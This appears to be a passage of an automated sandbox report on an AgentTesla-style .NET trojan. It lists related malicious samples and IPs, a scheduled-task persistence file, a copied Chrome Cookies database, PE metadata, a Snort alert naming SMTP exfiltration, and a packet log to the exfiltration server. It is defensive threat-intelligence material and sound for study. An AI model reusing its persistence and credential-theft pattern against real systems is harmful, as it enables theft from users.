	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	SecuriteInfo.com.Generic.mg.a7d038f64060412d.exe	Get hash	malicious	Browse	• 23.21.140.41
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 23.21.76.253
	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 23.21.126.66
	Payment Swift Copy_USD 206,832,000.00.pdf.exe	Get hash	malicious	Browse	• 54.225.220.115
	commercial invoice packing list.xlsx	Get hash	malicious	Browse	• 23.21.76.253
	Shipping Documents.doc	Get hash	malicious	Browse	• 54.235.83.248
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 23.21.76.253
	RFQ-Strip Casting Line.exe	Get hash	malicious	Browse	• 54.235.142.93
	NEW ORDER PO 20200909.exe	Get hash	malicious	Browse	• 23.21.252.4
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	file.exe	Get hash	malicious	Browse	• 54.225.242.59
	SecuriteInfo.com.Variant.MSILPerseus.224695.13350.exe	Get hash	malicious	Browse	• 23.21.252.4
	IDA Pro 7.0 2017 Incl. Hex-Rays Decompilers (LEAKED) [Ny2rogen].exe	Get hash	malicious	Browse	• 54.235.147.252
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 54.221.253.252
	file.exe	Get hash	malicious	Browse	• 23.21.76.253
	Order 21-21.doc	Get hash	malicious	Browse	• 54.221.253.252
	SPpfYOx5Ju.exe	Get hash	malicious	Browse	• 54.225.220.115
	SecuriteInfo.com.BehavesLike.Win32.Generic.pm.exe	Get hash	malicious	Browse	• 23.21.126.66
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	0fiasS.dll	Get hash	malicious	Browse	• 54.235.147.252
mail.stonemfg.net	uneecops order.exe	Get hash	malicious	Browse	• 64.29.145.40
	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	• 64.29.145.40

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	SecuriteInfo.com.Generic.mg.a7d038f64060412d.exe	Get hash	malicious	Browse	• 23.21.140.41
	PAYMENT LIST .xlsx	Get hash	malicious	Browse	• 184.72.229.176
	PAYMENT.xlsx	Get hash	malicious	Browse	• 54.237.41.217
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 23.21.76.253
	4NoiNHCNoU.exe	Get hash	malicious	Browse	• 3.234.181.234
	win32.exe	Get hash	malicious	Browse	• 52.44.229.95
	order pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 23.21.126.66
	Shipping Documents.doc	Get hash	malicious	Browse	• 54.235.83.248
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• 52.23.148.124
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 3.223.115.185
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 23.21.76.253
	RFQ-Strip Casting Line.exe	Get hash	malicious	Browse	• 54.235.142.93
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 3.223.115.185
	NEW ORDER PO 20200909.exe	Get hash	malicious	Browse	• 23.21.252.4
	bin.sh	Get hash	malicious	Browse	• 18.210.13.68
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	Tebling_Resortsac_FILE-HP38XM.htm	Get hash	malicious	Browse	• 54.158.2.202
	file.exe	Get hash	malicious	Browse	• 54.225.242.59
	SecuriteInfo.com.Variant.MSILPerseus.224695.13350.exe	Get hash	malicious	Browse	• 23.21.252.4
INFB2-ASUS	uneecops order.exe	Get hash	malicious	Browse	• 64.29.145.40
	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	• 64.29.145.40
	http://pridabravo.com	Get hash	malicious	Browse	• 66.175.41.113
	http://https://frama.link/cL5Eym2s	Get hash	malicious	Browse	• 64.29.151.221
	http://https://protect-eu.mimecast.com/s/nRL6C919Ncx696osOCjei?domain=smt-ab.com/	Get hash	malicious	Browse	• 209.235.144.9
	vbmu75iFXP.doc	Get hash	malicious	Browse	• 64.29.151.221
	vbmu75iFXP.doc	Get hash	malicious	Browse	• 64.29.151.221
	kHEgnLm4uX.doc	Get hash	malicious	Browse	• 64.29.151.221
	An3NC4GE4v.doc	Get hash	malicious	Browse	• 64.29.151.221
	uLcHfC72u3.doc	Get hash	malicious	Browse	• 64.29.151.221
	pr9xQKod38.doc	Get hash	malicious	Browse	• 64.29.151.221

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vJfmlewhvj.doc	Get hash	malicious	Browse	• 64.29.151.221
	2uBJrs3rGO.doc	Get hash	malicious	Browse	• 64.29.151.221
	tF63gxDBBF.doc	Get hash	malicious	Browse	• 64.29.151.221
	R4WhK8Ijm8.doc	Get hash	malicious	Browse	• 64.29.151.221
	R4WhK8Ijm8.doc	Get hash	malicious	Browse	• 64.29.151.221
	3DgAsOVY6u.doc	Get hash	malicious	Browse	• 64.29.151.221
	YS8lgSKtSb.doc	Get hash	malicious	Browse	• 64.29.151.221
	0knn6Dfuhl.doc	Get hash	malicious	Browse	• 64.29.151.221
	OHzDTQWOZw.doc	Get hash	malicious	Browse	• 64.29.151.221

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	ttrpym.exe	Get hash	malicious	Browse	• 54.225.220.115
	roboforex4multisetup.exe	Get hash	malicious	Browse	• 54.225.220.115
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 54.225.220.115
	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 54.225.220.115
	SecuriteInfo.com.Trojan.PackedNET.519.21836.exe	Get hash	malicious	Browse	• 54.225.220.115
	RFQ RPM202011-776JD.jpg.lnk	Get hash	malicious	Browse	• 54.225.220.115
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 54.225.220.115
	RFQ-Strip Casting Line.exe	Get hash	malicious	Browse	• 54.225.220.115
	NEW ORDER PO 20200909.exe	Get hash	malicious	Browse	• 54.225.220.115
	U1G3qA2l4I.exe	Get hash	malicious	Browse	• 54.225.220.115
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 54.225.220.115
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 54.225.220.115
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	RFQ #6553928_PDF.exe	Get hash	malicious	Browse	• 54.225.220.115
	SPpfYOx5Ju.exe	Get hash	malicious	Browse	• 54.225.220.115
	MTD INVOICE.exe	Get hash	malicious	Browse	• 54.225.220.115
	file.exe	Get hash	malicious	Browse	• 54.225.220.115
	Online_doc20.01.exe	Get hash	malicious	Browse	• 54.225.220.115

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe.log

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1656
Entropy (8bit):	5.174903705774111
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB36tn:cbha7JlNQV/rydbz9l3YODOLNdq36
MD5:	B7F59E37907D6FB06F8D10395E75925A
SHA1:	3D1BA55FE9CD9531909140C500007099E5BF8EB5
SHA-256:	3C4DFD0CFAD9FDBC8CF91A93C4163C1285B8E20F6603D4EE32813D0DD3089790
SHA-512:	10C70231686AA57C3A79BF8706699C94682F8FD7F6716AB39C138A394734A06C4458405F0AAC7366F1F261C96384ECAAA4B71726DB17FAB1FC41E97243E477EA
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Roaming\2zksojgg.12e\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C98
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	820736
Entropy (8bit):	7.2637500239239134
Encrypted:	false
SSDEEP:	12288:Z4MVstlF1BonoLDGcPrng189UH5Q9AKD8la6ltxchzei:SRtlFLom01vQZXgp
MD5:	1B02147D8324319176D52CD01A9C8CB5
SHA1:	2F3DB6EFB3E8F2A026F0D5C6FD31B5F876A1A7E5
SHA-256:	EE68F6E98AB3A08359259951BE151D5293A17590514BFA55FACCC8C9A6DD2AF6
SHA-512:	1BE1A54A46C62D72750D77D6D20FA11D505DF0E14B4C46F47EE9D90545F6F0A6487EE80E669378820C1B6EE7D3A0990B5F0EDF79340386AE4CCC1649B55878F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...K..`.....P..z..... .....@.. ..... ..@.....\...O.....4..... ..... ..H.....text....x... ...z..... ..`.rsrc...4.....|.....@..@.reloc..... .....@..B.....H.....L....p.....K..@M.....0.....(%...(&.....(....o'....*.....((.....().....(*.....(+.....(,....*N..(....o?...(-....*&..(....*.s/.....s0.....s1.....s2.....s3.....*....0.....~....o4....+..*.0.....~....o5....+..*.0.....~....o6....+..*.0.....~....o7....+..*.0.....~....o8....+..*&..(9....*...0..<.....~.....(:.....!r...p.....(;...o<...s=.....~.....

C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe:Zone.Identifier	
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.2637500239239134
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
File size:	820736
MD5:	1b02147d8324319176d52cd01a9c8cb5
SHA1:	2f3db6efb3e8f2a026f0d5c6fd31b5f876a1a7e5
SHA256:	ee68f6e98ab3a08359259951be151d5293a17590514bfa5 5faccc8c9a6dd2af6
SHA512:	1be1a54a46c62d72750d77d6d20fa11d505df0e14b4c46f 47ee9d90545f6f0a6487ee80e669378820c1b6ee7d3a099 0b5f0edf79340386ae4ccc1649b55878f6
SSDEEP:	12288:Z4MVstlF1BonoLDGcPrng189UH5Q9AKD8la6Itx chzei:SRtlFLom01vQZXgp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...K..`.....P..z..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4c98ae
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6010C04B [Wed Jan 27 01:22:19 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

General	
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc985c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xca000	0x634	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xcc000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc78b4	0xc7a00	False	0.681255381183	data	7.27399337717	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xca000	0x634	0x800	False	0.3349609375	data	3.49651431237	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xcc000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xca090	0x3a4	data		
RT_MANIFEST	0xca444	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	SafeArrayRankMismatchException.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	BowenTheatre.Bookings
ProductVersion	1.0.0.0
FileDescription	BowenTheatre.Bookings
OriginalFilename	SafeArrayRankMismatchException.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-16:14:05.401908	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49755	587	192.168.2.6	64.29.145.40
01/27/21-16:14:10.017707	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49756	587	192.168.2.6	64.29.145.40

Network Port Distribution



Total Packets: 84

- 53 (DNS)
- 587 undefined
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 16:13:48.733026981 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:48.859405994 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:48.859565973 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:48.933007002 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.062674999 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.062722921 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.062747002 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.062810898 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.062892914 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.062942982 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.063039064 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.063343048 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.063359022 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.064280987 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.097398996 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.225763083 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.278157949 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.489444971 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:13:49.621117115 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:13:49.668782949 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:14:02.548072100 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:14:02.678769112 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:14:02.678831100 CET	443	49753	54.225.220.115	192.168.2.6
Jan 27, 2021 16:14:02.678894997 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:14:02.678977013 CET	49753	443	192.168.2.6	54.225.220.115
Jan 27, 2021 16:14:02.905955076 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:03.065618992 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:03.065814018 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:04.367461920 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:04.367952108 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:04.525594950 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:04.525840044 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:04.527179956 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:04.684925079 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:04.685574055 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:04.859512091 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:04.863576889 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.061100960 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.061147928 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.061693907 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.219427109 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.241952896 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.242357016 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.400131941 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.401907921 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.402085066 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.402201891 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.402324915 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:05.560997963 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.561023951 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.739367008 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:05.785207033 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:07.058703899 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:07.219325066 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:07.219440937 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:07.219566107 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:07.219715118 CET	49755	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:07.378009081 CET	587	49755	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:07.653999090 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:07.816890955 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:07.817023993 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:08.992470026 CET	587	49756	64.29.145.40	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 16:14:08.993577003 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:09.158252954 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:09.158452988 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:09.159126997 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:09.321748972 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:09.322271109 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:09.504487038 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:09.504930019 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:09.677074909 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:09.677445889 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:09.852452040 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:09.852777958 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.015465021 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.017374992 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.017707109 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.017956018 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.018202066 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.018591881 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.018898964 CET	49756	587	192.168.2.6	64.29.145.40
